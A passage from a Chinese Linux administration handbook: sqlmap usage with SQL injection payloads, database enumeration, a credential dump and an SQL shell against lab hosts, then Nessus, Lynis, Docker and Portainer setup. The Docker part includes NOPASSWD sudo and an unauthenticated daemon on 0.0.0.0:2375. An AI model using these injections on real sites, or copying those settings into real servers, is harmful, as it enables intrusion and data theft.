[17:39:44] [INFO] testing MySQL
[17:39:44] [INFO] confirming MySQL
[17:39:44] [INFO] query: SELECT 2 FROM
information_schema.TABLES LIMIT 0, 1
[17:39:44] [INFO] retrieved: 2
[17:39:45] [INFO] performed 13 queries in 0 seconds
[17:39:45] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0
```

```
[*] shutting down at: 17:39:45
```

4.2. --prefix

4.3. --postfix

4.4. --string

4.5. --regexp

4.6. --excl-str

4.7. --excl-reg

5. Techniques

5.1. --stacked-test

5.2. --time-test

5.3. --union-test

```
$ sqlmap -u "http://172.16.0.44/team.php?id=3429" --union-test
```

5.4. --union-tech

5.5. --union-use

6. Enumeration

6.1. dbs

```
$ sqlmap -u "http://172.16.0.44/test/testdb.php?id=12" --dbs
```

```
[*] starting at: 15:59:20

[15:59:20] [INFO] testing connection to the target url
[15:59:20] [INFO] testing if the url is stable, wait a few
seconds
[15:59:22] [INFO] url is stable
[15:59:22] [INFO] testing if User-Agent parameter 'User-Agent'
is dynamic
[15:59:22] [WARNING] User-Agent parameter 'User-Agent' is not
dynamic
[15:59:22] [INFO] testing if GET parameter 'id' is dynamic
[15:59:22] [INFO] confirming that GET parameter 'id' is dynamic
[15:59:22] [INFO] GET parameter 'id' is dynamic
[15:59:22] [INFO] testing sql injection on GET parameter 'id'
with 0 parenthesis
[15:59:22] [INFO] testing unescaped numeric injection on GET
parameter 'id'
[15:59:22] [INFO] confirming unescaped numeric injection on GET
parameter 'id'
[15:59:22] [INFO] GET parameter 'id' is unescaped numeric
injectable with 0 parenthesis
[15:59:22] [INFO] testing for parenthesis on injectable
parameter
[15:59:22] [INFO] the injectable parameter requires 0
parenthesis
[15:59:22] [INFO] testing MySQL
[15:59:22] [INFO] confirming MySQL
[15:59:22] [INFO] query: SELECT 2 FROM
information_schema.TABLES LIMIT 0, 1
[15:59:22] [INFO] retrieved: 2
[15:59:22] [INFO] performed 13 queries in 0 seconds
[15:59:22] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0
```

```
[15:59:22] [INFO] fetching database names
[15:59:22] [INFO] fetching number of databases
[15:59:22] [INFO] query: SELECT
IFNULL(CAST(COUNT(DISTINCT(schema_name)) AS CHAR(10000)),
CHAR(32)) FROM information_schema.SCHEMATA
[15:59:22] [INFO] retrieved: 3
[15:59:23] [INFO] performed 13 queries in 0 seconds
[15:59:23] [INFO] query: SELECT
DISTINCT(IFNULL(CAST(schema_name AS CHAR(10000)), CHAR(32)))
FROM information_schema.SCHEMATA LIMIT 0, 1
[15:59:23] [INFO] retrieved: information_schema
[15:59:27] [INFO] performed 132 queries in 4 seconds
[15:59:27] [INFO] query: SELECT
DISTINCT(IFNULL(CAST(schema_name AS CHAR(10000)), CHAR(32)))
FROM information_schema.SCHEMATA LIMIT 1, 1
[15:59:27] [INFO] retrieved: groupgoods
[15:59:29] [INFO] performed 76 queries in 2 seconds
[15:59:29] [INFO] query: SELECT
DISTINCT(IFNULL(CAST(schema_name AS CHAR(10000)), CHAR(32)))
FROM information_schema.SCHEMATA LIMIT 2, 1
[15:59:29] [INFO] retrieved: test
[15:59:30] [INFO] performed 34 queries in 1 seconds
available databases [3]:
[*] groupgoods
[*] information_schema
[*] test

[15:59:30] [INFO] Fetched data logged to text files under
'/home/neo/.sqlmap/output/172.16.0.44'

[*] shutting down at: 15:59:30
```

6.2. --count

```
$ sqlmap -u "http://localhost/test.php?id=98" --count

    sqlmap/1.0-dev (r4843) - automatic SQL injection and
database takeover tool
    http://www.sqlmap.org
```

```
[!] legal disclaimer: usage of sqlmap for attacking targets
without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal
laws. Authors assume no liability and are not responsible for
any misuse or damage caused by this program

[*] starting at 14:36:50

[14:36:51] [INFO] using '/home/neo/sqlmap-
dev/output/localhost/session' as session file
[14:36:51] [INFO] resuming back-end DBMS 'mysql 5.0.11' from
session file
[14:36:51] [INFO] testing connection to the target url
[14:36:51] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total
of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=98 AND 4108=4108

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: id=98 UNION ALL SELECT
CONCAT(0x3a6b79703a,0x57596b57416f63567046,0x3a6c757a3a), NULL,
NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=98 AND SLEEP(5)
---

[14:36:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.3.6
back-end DBMS: MySQL 5.0.11
[14:36:51] [WARNING] missing table parameter, sqlmap will
retrieve the number of entries for all database management
system databases' tables
[14:36:51] [INFO] fetching database names
[14:36:51] [INFO] fetching tables for databases:
information_schema, mysql, neo, performance_schema, test
[14:36:52] [WARNING] running in a single-thread mode. Please
```

```
consider usage of option '--threads' for faster data retrieval
[14:36:52] [INFO] retrieved:
[14:36:52] [INFO] retrieved:
[14:36:52] [INFO] retrieved:
[14:36:53] [INFO] retrieved:
[14:36:53] [INFO] retrieved:
[14:36:53] [INFO] retrieved:
[14:36:53] [INFO] retrieved:
[14:36:53] [INFO] retrieved:
[14:36:53] [INFO] retrieved:
[14:36:53] [INFO] retrieved:
[14:36:53] [INFO] retrieved:
[14:36:54] [INFO] retrieved:
[14:36:54] [INFO] retrieved:
[14:36:54] [INFO] retrieved:
[14:36:54] [INFO] retrieved:
[14:36:54] [INFO] retrieved:
[14:36:54] [INFO] retrieved:
Database: neo
+---------------------------------------+---------+
| Table                                 | Entries |
+---------------------------------------+---------+
| test                                  | 43      |
| stuff                                 | 4       |
| users                                 | 3       |
+---------------------------------------+---------+

Database: information_schema
+---------------------------------------+---------+
| Table                                 | Entries |
+---------------------------------------+---------+
| COLUMNS                               | 667     |
| GLOBAL_STATUS                         | 291     |
| SESSION_STATUS                        | 291     |
| GLOBAL_VARIABLES                      | 276     |
| SESSION_VARIABLES                     | 276     |
| USER_PRIVILEGES                       | 138     |
| COLLATION_CHARACTER_SET_APPLICABILITY | 128     |
| COLLATIONS                            | 127     |
| PARTITIONS                            | 90      |
| TABLES                                | 80      |
| STATISTICS                            | 78      |
| KEY_COLUMN_USAGE                      | 64      |
| CHARACTER_SETS                        | 36      |
| SCHEMA_PRIVILEGES                     | 36      |
```

```
| TABLE_CONSTRAINTS                          | 35      |
| PLUGINS                                    | 10      |
| ENGINES                                    | 8       |
| SCHEMATA                                   | 5       |
| PROCESSLIST                                | 1       |
+--------------------------------------------+---------+

Database: mysql
+--------------------------------------------+---------+
| Table                                      | Entries |
+--------------------------------------------+---------+
| help_relation                              | 1028    |
| help_topic                                 | 508     |
| help_keyword                               | 465     |
| help_category                              | 38      |
| user                                       | 8       |
| db                                         | 3       |
| proxies_priv                               | 2       |
+--------------------------------------------+---------+

[14:36:57] [INFO] Fetched data logged to text files under
'/home/neo/sqlmap-dev/output/localhost'

[*] shutting down at 14:36:57
```

6.3. --dump/--dump-all

```
$ sqlmap -u "http://localhost/test.php?id=98" --dump-all --
flush-session
```

6.4. --sql-query

```
$ sqlmap -u "http://localhost/test.php?id=98" --sql-
query="SELECT username, password FROM test"
```

```
    sqlmap/1.0-dev (r4843) - automatic SQL injection and
database takeover tool
    http://www.sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets
without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal
laws. Authors assume no liability and are not responsible for
any misuse or damage caused by this program

[*] starting at 15:46:57

[15:46:58] [INFO] using '/home/neo/sqlmap-
dev/output/localhost/session' as session file
[15:46:58] [INFO] resuming back-end DBMS 'mysql 5.0.11' from
session file
[15:46:58] [INFO] testing connection to the target url
[15:46:58] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total
of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=98 AND 4108=4108

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: id=98 UNION ALL SELECT
CONCAT(0x3a6b79703a,0x57596b57416f63567046,0x3a6c757a3a), NULL,
NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=98 AND SLEEP(5)
---

[15:46:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.3.6
back-end DBMS: MySQL 5.0.11
[15:46:58] [INFO] fetching SQL SELECT statement query output:
'SELECT username, password FROM test'
SELECT username, password FROM test [6]:
```

```
[*] neo, chen
[*] jam, zheng
[*] john, meng
[*] neo1, chen
[*] jam2, zheng
[*] john3, meng

[15:46:58] [INFO] Fetched data logged to text files under
'/home/neo/sqlmap-dev/output/localhost'

[*] shutting down at 15:46:58
```

6.5. --sql-shell

```
$ sqlmap -u "http://localhost/test.php?id=98" -v 1 --sql-shell

    sqlmap/1.0-dev (r4812) - automatic SQL injection and
database takeover tool
    http://www.sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets
without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal
laws. Authors assume no liability and are not responsible for
any misuse or damage caused by this program

[*] starting at 09:54:39

[09:54:40] [INFO] using '/home/neo/sqlmap-
dev/output/localhost/session' as session file
[09:54:40] [INFO] resuming back-end DBMS 'mysql 5.0.11' from
session file
[09:54:40] [INFO] testing connection to the target url
[09:54:40] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total
of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
```

```
    Payload: id=98 AND 8779=8779

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: id=98 UNION ALL SELECT NULL,
CONCAT(0x3a72776a3a,0x546a7a6578746f575762,0x3a62746d3a), NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=98 AND SLEEP(5)
---

[09:54:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.3.6
back-end DBMS: MySQL 5.0.11
[09:54:40] [INFO] calling MySQL shell. To quit type 'x' or 'q'
and press ENTER
sql-shell> select * from test;
[*] chen, 98, neo
[*] chen, 111, neo
[*] zheng, 112, jam
sql-shell>
```

7. Miscellaneous

7.1. --update

```
$ sqlmap --update
```

7.2. --save

```
$ sqlmap -u "http://172.16.0.44/test/testdb.php?id=12" --
referer="http://www.google.com" --save sqlmap.ini
```

第 96 章 Vulnerability Scanner

1. Nessus

http://www.nessus.org/

```
[root@centos6 src]# rpm -ivh Nessus-4.4.1-es6.x86_64.rpm
Preparing...
########################################### [100%]
   1:Nessus
########################################### [100%]
nessusd (Nessus) 4.4.1 [build M15078] for Linux
(C) 1998 - 2011 Tenable Network Security, Inc.

Processing the Nessus plugins...
[##################################################]

All plugins loaded
 - Please run /opt/nessus//sbin/nessus-adduser to add a user
 - Register your Nessus scanner at
http://www.nessus.org/register/ to obtain
   all the newest plugins
 - You can start nessusd by typing /sbin/service nessusd start
```

```
[root@centos6 src]# /opt/nessus/sbin/nessus-adduser
Login : admin
Login password :
Login password (again) :
Do you want this user to be a Nessus 'admin' user ? (can upload
plugins, etc...) (y/n) [n]: y
User rules
----------
nessusd has a rules system which allows you to restrict the
hosts
that admin has the right to test. For instance, you may want
him to be able to scan his own host only.

Please see the nessus-adduser manual for the rules syntax
```

```
Enter the rules for this user, and enter a BLANK LINE once you
are done :
(the user can have an empty rules set)



Login             : admin
Password          : ***********
This user will have 'admin' privileges within the Nessus server
Rules             :
Is that ok ? (y/n) [y]
User added
```

申请一个验证吗http://www.nessus.org/products/nessus/nessus-plugins/obtain-an-activation-code会发送到你的邮箱中。

```
[root@centos6 src]# /opt/nessus/bin/nessus-fetch --register
433E-3B47-94AF-5CF8-7E8E
Your activation code has been registered properly - thank you.
Now fetching the newest plugin set from plugins.nessus.org...
Your Nessus installation is now up-to-date.
If auto_update is set to 'yes' in nessusd.conf, Nessus will
update the plugins by itself.
```

```
[root@centos6 src]# /sbin/service nessusd start
Starting Nessus services:
[root@centos6 src]# Missing plugins. Attempting a plugin
update...
Your installation is missing plugins. Please register and try
again.
To register, please visit http://www.nessus.org/register/
```

https://localhost:8834

2. OpenVAS

第 97 章 Injection & Penetration

1. Backtrack Linux

http://www.backtrack-linux.org/

第 98 章 Lynis Linux 安全性扫描工具

1. 安装

```
# CentOS 8
dnf install lynis

# Ubuntu
apt install lynis
```

1.1.

2. 开始审计

```
lynis audit system
```

第 99 章 Suricata Engine

http://www.openinfosecfoundation.org/

第 100 章 psad

第 101 章 fwknop

第 102 章 fwsnort

第 103 章 nftables

第 104 章 Haka

Software Defined Security

http://www.haka-security.org/

Haka is an open source security oriented language which allows to describe protocols and apply security policies on (live) captured traffic.

第 105 章 Docker

https://www.docker.com

1. 安装 Docker

1.1. Rocky Linux 9.2 / AlmiLinux 9.2 / CentOS 8 Stream

安装 Docker

```
[root@netkiller ~]# dnf config-manager --add-
repo=https://download.docker.com/linux/centos/docker-ce.repo
Adding repo from:
https://download.docker.com/linux/centos/docker-ce.repo

[root@netkiller ~]# dnf install -y docker-ce docker-compose-
plugin

[root@netkiller ~]# systemctl enable docker
[root@netkiller ~]# systemctl start docker
```

```
[root@netkiller ~]# docker -v
Docker version 19.03.12, build 48a66213fe
```

添加容器管理员

```
GID=$(egrep -o 'docker:x:([0-9]+)' /etc/group | egrep -o '([0-
9]+)')
```

```
adduser -u ${GID} -g ${GID} -G wheel -c "Container
Administrator" docker
```

```
[root@netkiller ~]# id docker
uid=986(docker) gid=986(docker) groups=986(docker),10(wheel)
```

配置 sudo 无需密码

```
cat > /etc/sudoers.d/docker <<-EOF
docker    ALL=(ALL)    NOPASSWD: ALL
EOF
```

检查 sudo 是否工作正常

```
[root@netkiller ~]# su - docker
Last login: Mon Mar 21 15:43:39 CST 2022 on pts/3

[docker@netkiller ~]$ docker ps
CONTAINER ID   IMAGE     COMMAND   CREATED   STATUS    PORTS
NAMES

[docker@iZt4nazp2u494r8p1dr1zdZ ~]$ sudo ls /sbin
```

docker-compose 2.x

正常情况使用 docker-compose-plugin 安装

```
[root@netkiller ~]# dnf install -y docker-compose-plugin
```

如需手工安装

```
DOCKER_CONFIG=${DOCKER_CONFIG:-$HOME/.docker}
mkdir -p $DOCKER_CONFIG/cli-plugins
curl -SL
https://github.com/docker/compose/releases/download/v2.2.3/dock
er-compose-linux-x86_64 -o $DOCKER_CONFIG/cli-plugins/docker-
compose
chmod +x $DOCKER_CONFIG/cli-plugins/docker-compose
```

使用 docker compose version 命令查看版本好，确认 docker compose 被成功安装

```
[root@netkiller ~]# docker compose version
Docker Compose version v2.6.0

[root@netkiller ~]# alias docker-compose='docker compose'
[root@netkiller ~]# docker-compose version
Docker Compose version v2.6.0
```

切换镜像

```
[root@netkiller ~]# cat << EOF > /etc/docker/daemon.json
>
> {
>   "registry-mirrors": [
```

```
>     "https://hub-mirror.c.163.com",
>     "https://mirror.baidubce.com",
>     "https://docker.mirrors.ustc.edu.cn/"
>   ]
> }
>
> EOF

[root@netkiller ~]# cat /etc/docker/daemon.json

{
  "registry-mirrors": [
    "https://hub-mirror.c.163.com",
    "https://mirror.baidubce.com",
    "https://docker.mirrors.ustc.edu.cn/"
  ]
}

[root@netkiller ~]# systemctl restart docker

[root@netkiller ~]# docker info
Client:
 Context:    default
 Debug Mode: false
 Plugins:
  app: Docker App (Docker Inc., v0.9.1-beta3)
  buildx: Build with BuildKit (Docker Inc., v0.5.1-docker)
  scan: Docker Scan (Docker Inc., v0.8.0)

Server:
 Containers: 0
  Running: 0
  Paused: 0
  Stopped: 0
 Images: 0
 Server Version: 20.10.7
 Storage Driver: overlay2
  Backing Filesystem: xfs
  Supports d_type: true
  Native Overlay Diff: true
  userxattr: false
 Logging Driver: json-file
 Cgroup Driver: cgroupfs
 Cgroup Version: 1
 Plugins:
```

```
  Volume: local
  Network: bridge host ipvlan macvlan null overlay
  Log: awslogs fluentd gcplogs gelf journald json-file local
logentries splunk syslog
 Swarm: inactive
 Runtimes: io.containerd.runc.v2 io.containerd.runtime.v1.linux
runc
 Default Runtime: runc
 Init Binary: docker-init
 containerd version: e25210fe30a0a703442421b0f60afac609f950a3
 runc version: v1.0.1-0-g4144b63
 init version: de40ad0
 Security Options:
  seccomp
   Profile: default
 Kernel Version: 4.18.0-326.el8.x86_64
 Operating System: CentOS Stream 8
 OSType: linux
 Architecture: x86_64
 CPUs: 4
 Total Memory: 7.514GiB
 Name: netkiller
 ID:
5GBU:CMWS:VIVP:TREZ:Y5AP:OGOW:EABK:NP4R:AWUA:S4J2:2YQ2:U7MT
 Docker Root Dir: /var/lib/docker
 Debug Mode: false
 Registry: https://index.docker.io/v1/
 Labels:
 Experimental: false
 Insecure Registries:
  127.0.0.0/8
 Registry Mirrors:
  https://hub-mirror.c.163.com/
  https://mirror.baidubce.com/
  https://docker.mirrors.ustc.edu.cn/
 Live Restore Enabled: false
```

1.2. Ubuntu docker-ce

从官方网站获得最新社区版

```
#!/bin/bash

sudo apt update

sudo apt remove docker docker-engine docker.io containerd runc

sudo apt install \
    apt-transport-https \
    ca-certificates \
    curl \
    gnupg \
    lsb-release

curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo
gpg --dearmor -o /usr/share/keyrings/docker-archive-keyring.gpg

echo \
  "deb [arch=amd64 signed-by=/usr/share/keyrings/docker-
archive-keyring.gpg] https://download.docker.com/linux/ubuntu \
  $(lsb_release -cs) stable" | sudo tee
/etc/apt/sources.list.d/docker.list > /dev/null


<!-- sudo add-apt-repository \
   "deb [arch=amd64] https://download.docker.com/linux/ubuntu \
   $(lsb_release -cs) \
   stable" -->

sudo apt update
sudo apt install docker-ce docker-ce-cli containerd.io

apt-cache madison docker-ce
```

查看 docker 运行状态

```
root@production:~# systemctl status docker
● docker.service - Docker Application Container Engine
   Loaded: loaded (/lib/systemd/system/docker.service; enabled;
```

```
vendor preset: enabled)
   Active: active (running) since Tue 2021-08-17 11:25:04 CST;
57s ago
     Docs: https://docs.docker.com
 Main PID: 7379 (dockerd)
   CGroup: /system.slice/docker.service
           └─7379 /usr/bin/dockerd -H fd:// --
containerd=/run/containerd/containerd.sock

Aug 17 11:25:04 production dockerd[7379]: time="2021-08-
17T11:25:04.708262132+08:00" level=info msg="ClientConn
switching balancer to \"pick_first\"" module=grpc
Aug 17 11:25:04 production dockerd[7379]: time="2021-08-
17T11:25:04.742384618+08:00" level=warning msg="Your kernel
does not support swap memory limit"
Aug 17 11:25:04 production dockerd[7379]: time="2021-08-
17T11:25:04.742397707+08:00" level=warning msg="Your kernel
does not support CPU realtime scheduler"
Aug 17 11:25:04 production dockerd[7379]: time="2021-08-
17T11:25:04.742489785+08:00" level=info msg="Loading
containers: start."
Aug 17 11:25:04 production dockerd[7379]: time="2021-08-
17T11:25:04.811316570+08:00" level=info msg="Default bridge
(docker0) is assigned with an IP address 172.18.0.0/16. Daemon
option --bip can be used
Aug 17 11:25:04 production dockerd[7379]: time="2021-08-
17T11:25:04.836024290+08:00" level=info msg="Loading
containers: done."
Aug 17 11:25:04 production dockerd[7379]: time="2021-08-
17T11:25:04.858428922+08:00" level=info msg="Docker daemon"
commit=b0f5bc3 graphdriver(s)=overlay2 version=20.10.7
Aug 17 11:25:04 production dockerd[7379]: time="2021-08-
17T11:25:04.858470910+08:00" level=info msg="Daemon has
completed initialization"
Aug 17 11:25:04 production systemd[1]: Started Docker
Application Container Engine.
Aug 17 11:25:04 production dockerd[7379]: time="2021-08-
17T11:25:04.875279830+08:00" level=info msg="API listen on
/var/run/docker.sock"
```

启动参数配置 /etc/default/docker

```
neo@ubuntu:~$ cat /etc/default/docker
# Docker Upstart and SysVinit configuration file

#
# THIS FILE DOES NOT APPLY TO SYSTEMD
#
#   Please see the documentation for "systemd drop-ins":
#   https://docs.docker.com/engine/admin/systemd/
#

# Customize location of Docker binary (especially for
development testing).
#DOCKERD="/usr/local/bin/dockerd"

# Use DOCKER_OPTS to modify the daemon startup options.
#DOCKER_OPTS="--dns 8.8.8.8 --dns 8.8.4.4"

# If you need Docker to use an HTTP proxy, it can also be
specified here.
#export http_proxy="http://127.0.0.1:3128/"

# This is also a handy place to tweak where Docker's temporary
files go.
#export DOCKER_TMPDIR="/mnt/bigdrive/docker-tmp"
```

启动脚本 /etc/init/docker.conf

```
neo@ubuntu:~$ sudo cat /etc/init/docker.conf
[sudo] password for neo:
description "Docker daemon"

start on (filesystem and net-device-up IFACE!=lo)
stop on runlevel [!2345]

limit nofile 524288 1048576

# Having non-zero limits causes performance problems due to
```

```
accounting overhead
# in the kernel. We recommend using cgroups to do container-
local accounting.
limit nproc unlimited unlimited

respawn

kill timeout 20

pre-start script
        # see also https://github.com/tianon/cgroupfs-
mount/blob/master/cgroupfs-mount
        if grep -v '^#' /etc/fstab | grep -q cgroup \
                || [ ! -e /proc/cgroups ] \
                || [ ! -d /sys/fs/cgroup ]; then
                exit 0
        fi
        if ! mountpoint -q /sys/fs/cgroup; then
                mount -t tmpfs -o uid=0,gid=0,mode=0755 cgroup
/sys/fs/cgroup
        fi
        (
                cd /sys/fs/cgroup
                for sys in $(awk '!/^#/ { if ($4 == 1) print $1
}' /proc/cgroups); do
                        mkdir -p $sys
                        if ! mountpoint -q $sys; then
                                if ! mount -n -t cgroup -o $sys
cgroup $sys; then
                                        rmdir $sys || true
                                fi
                        fi
                done
        )
end script

script
        # modify these in /etc/default/$UPSTART_JOB
(/etc/default/docker)
        DOCKERD=/usr/bin/dockerd
        DOCKER_OPTS=
        if [ -f /etc/default/$UPSTART_JOB ]; then
                . /etc/default/$UPSTART_JOB
        fi
        exec "$DOCKERD" $DOCKER_OPTS --raw-logs
```

```
end script

# Don't emit "started" event until docker.sock is ready.
# See https://github.com/docker/docker/issues/6647
post-start script
        DOCKER_OPTS=
        DOCKER_SOCKET=
        if [ -f /etc/default/$UPSTART_JOB ]; then
                . /etc/default/$UPSTART_JOB
        fi

        if ! printf "%s" "$DOCKER_OPTS" | grep -qE -e '-H|--
host'; then
                DOCKER_SOCKET=/var/run/docker.sock
        else
                DOCKER_SOCKET=$(printf "%s" "$DOCKER_OPTS" |
grep -oP -e '(-H|--host)\W*unix://\K(\S+)' | sed 1q)
        fi

        if [ -n "$DOCKER_SOCKET" ]; then
                while ! [ -e "$DOCKER_SOCKET" ]; do
                        initctl status $UPSTART_JOB | grep -qE
"(stop|respawn)/" && exit 1
                        echo "Waiting for $DOCKER_SOCKET"
                        sleep 0.1
                done
                echo "$DOCKER_SOCKET is up"
        fi
end script
```

1.3. 测试 Docker

```
neo@MacBook-Pro ~ % docker run hello-world
Unable to find image 'hello-world:latest' locally
latest: Pulling from library/hello-world
1b930d010525: Pull complete
Digest:
sha256:2557e3c07ed1e38f26e389462d03ed943586f744621577a99efb7732
4b0fe535
```

```
Status: Downloaded newer image for hello-world:latest

Hello from Docker!
This message shows that your installation appears to be working
correctly.

To generate this message, Docker took the following steps:
 1. The Docker client contacted the Docker daemon.
 2. The Docker daemon pulled the "hello-world" image from the
Docker Hub.
    (amd64)
 3. The Docker daemon created a new container from that image
which runs the
    executable that produces the output you are currently
reading.
 4. The Docker daemon streamed that output to the Docker
client, which sent it
    to your terminal.

To try something more ambitious, you can run an Ubuntu
container with:
 $ docker run -it ubuntu bash

Share images, automate workflows, and more with a free Docker
ID:
 https://hub.docker.com/

For more examples and ideas, visit:
 https://docs.docker.com/get-started/

neo@MacBook-Pro ~ % docker image ls
REPOSITORY                                   TAG
IMAGE ID            CREATED             SIZE
hello-world                                  latest
fce289e99eb9        2 months ago        1.84kB

neo@MacBook-Pro ~ % docker container ls --all
CONTAINER ID        IMAGE               COMMAND
CREATED              STATUS                          PORTS
NAMES
ea694b443e9e        hello-world         "/hello"
About a minute ago   Exited (0) About a minute ago
dreamy_feistel
```

```

```

1.4. 重置 Docker

```
docker stop $(docker ps -a -q)
docker rm -f $(docker ps -a -q)
docker rmi -f $(docker images -q)
docker volume rm $(docker volume ls -q)
```

1.5. 早起版本

CentOS 7 docker-ce

下载 containerd.io
https://download.docker.com/linux/centos/7/x86_64/stable/Packages/

```
[root@netkiller ~]# yum install
https://download.docker.com/linux/centos/7/x86_64/stable/Packag
es/containerd.io-1.2.13-3.2.el7.x86_64.rpm
```

从官方网站获得最新社区版

```
yum install -y yum-utils
yum-config-manager --add-repo
https://download.docker.com/linux/centos/docker-ce.repo
yum makecache fast
yum -y install docker-ce

systemctl start docker
```

```

```

测试安装是否成功

```
docker run hello-world
```

CentOS 6

```
yum install docker-io
service docker start
chkconfig docker on
docker pull centos:latest
docker images centos
```

test

```
docker run -i -t centos /bin/bash
```

Ubuntu

Ubuntu 默认版本

```
$ sudo apt update
$ sudo apt install docker.io
$ sudo ln -sf /usr/bin/docker.io /usr/local/bin/docker
$ sudo sed -i '$acomplete -F _docker docker'
```

```
/etc/bash_completion.d/docker.io
```

```
$ sudo docker run -i -t ubuntu /bin/bash
```

2. Portainer - Docker 图形管理界面

Portainer 是一个轻量级的 Docker 管理界面，官方提供了 Demo 演示地址

2.1. 安装

Server 服务器安装

```
docker volume create portainer_data
docker run -d -p 8000:8000 -p 9000:9000 --name=portainer --restart=always -v
/var/run/docker.sock:/var/run/docker.sock -v portainer_data:/data
portainer/portainer-ce
```

Agent 代理安装

```
docker run -d -p 9001:9001 --name portainer_agent --restart=always -v
/var/run/docker.sock:/var/run/docker.sock -v
/var/lib/docker/volumes:/var/lib/docker/volumes portainer/agent
```

使用 docker-compose 安装

```
version: '3.9'

services:
  portainer:
    image: portainer/portainer-ce
    container_name: prtainer
    restart: always
    volumes:
      - /var/run/docker.sock:/var/run/docker.sock
      - portainter:/data
    ports:
      - 8000:8000
      - 9000:9000

  portainer-agent:
    image: portainer/agent
    container_name: portainer-agent
    restart: always
    volumes:
        - /var/run/docker.sock:/var/run/docker.sock
        - /var/lib/docker/volumes:/var/lib/docker/volumes
    ports:
```

```
        - 9001:9001

volumes:
  portainter:
```

```
第一台管理服务器，启动管理界面：
[root@netkiller portainer]# docker-compose up -d portainer

第二台开发环境服务器，启动代理：
[root@development portainer]# docker-compose up -d portainer-agent

第三台测试环境服务器，启动代理
[root@testing portainer]# docker-compose up -d portainer-agent
```

2.2. 配置 Portainer

设置管理员密码，创建用户



当前界面中有三个选项，分别是 Docker（本地 Docker），Kubernetes, Agent(代理)



添加本地 Docker，通过 UNIX SOCK 链接，通常是 /var/run/docker.sock



点击 Connect 按钮就可以建立链接



添加代理 Docker，左边菜单点击 Endpoints，然后点击 Add endpoint



选择 Agent



Name 给代理起个名气，Endpoint URL 输入代理的IP地址和端口号，Group 是分组（可不选），最后点击 Add endpoint 按钮。



完成代理的添加



回到 Home



2.3. 添加代理出错

portainer 错误日志

```
portainer          | 2021/08/04 07:24:14 http error: Unable to initiate
communications with endpoint (err=agent already paired with another Portainer
instance) (code=500)
portainer          | 2021/08/04 07:25:49 http error: Unable to initiate
communications with endpoint (err=agent already paired with another Portainer
instance) (code=500)
```

agent 日志

```
portainer-agent    | 2021/08/04 07:25:49 http error: Invalid request signature
(err=Unauthorized) (code=403)
portainer-agent    | 2021/08/04 07:25:49 http error: Invalid request signature
(err=Unauthorized) (code=403)
```

问题出在，重装了 portainer 先前的 agent 已经与之前的 portainer 建立链接。

解决方法，重装 agent 记得要删除卷。

```
[root@testing portainer]# docker-compose stop portainer-agent
Stopping portainer-agent ... done

[root@testing portainer]# docker-compose rm -a  portainer-agent
WARNING: --all flag is obsolete. This is now the default behavior of `docker-
compose rm`
Going to remove portainer-agent
Are you sure? [yN] y
Removing portainer-agent ... done

[root@testing portainer]# docker volume ls
DRIVER    VOLUME NAME
local     portainer_portainter
```

```
[root@testing portainer]# docker volume rm portainer_portainter
portainer_portainter

[root@testing portainer]# docker-compose up -d portainer-agent
Creating volume "portainer_portainter" with default driver
Creating portainer-agent ... done

[root@testing portainer]# docker-compose ps
     Name         Command   State                    Ports
-------------------------------------------------------------------------
portainer-agent   ./agent   Up      0.0.0.0:9001->9001/tcp,:::9001->9001/tcp
```

3. 配置 Docker

3.1. 开启远程访问

修改/etc/sysconfig/docker文件，在最后增加一行DOCKER_OPTS

vim /etc/sysconfig/docker

```
DOCKER_OPTS="-H unix:///var/run/docker.sock -H
tcp://0.0.0.0:2375"
```

修改/usr/lib/systemd/system/docker.service 在[Service]的ExexStart=下面增加一行$DOCKER_OPTS

```
[Unit]
Description=Docker Application Container Engine
Documentation=https://docs.docker.com
BindsTo=containerd.service
After=network-online.target firewalld.service
Wants=network-online.target
Requires=docker.socket

[Service]
Type=notify
# the default is not to use systemd for cgroups because the
delegate issues still
# exists and systemd currently does not support the cgroup
feature set required
# for containers run by docker
EnvironmentFile=-/etc/sysconfig/docker
ExecStart=/usr/bin/dockerd $DOCKER_OPTS
ExecReload=/bin/kill -s HUP $MAINPID
TimeoutSec=0
RestartSec=2
```

```
Restart=always

# Note that StartLimit* options were moved from "Service" to
"Unit" in systemd 229.
# Both the old, and new location are accepted by systemd 229
and up, so using the old location
# to make them work for either version of systemd.
StartLimitBurst=3

# Note that StartLimitInterval was renamed to
StartLimitIntervalSec in systemd 230.
# Both the old, and new name are accepted by systemd 230 and
up, so using the old name to make
# this option work for either version of systemd.
StartLimitInterval=60s

# Having non-zero Limit*s causes performance problems due to
accounting overhead
# in the kernel. We recommend using cgroups to do container-
local accounting.
LimitNOFILE=infinity
LimitNPROC=infinity
LimitCORE=infinity

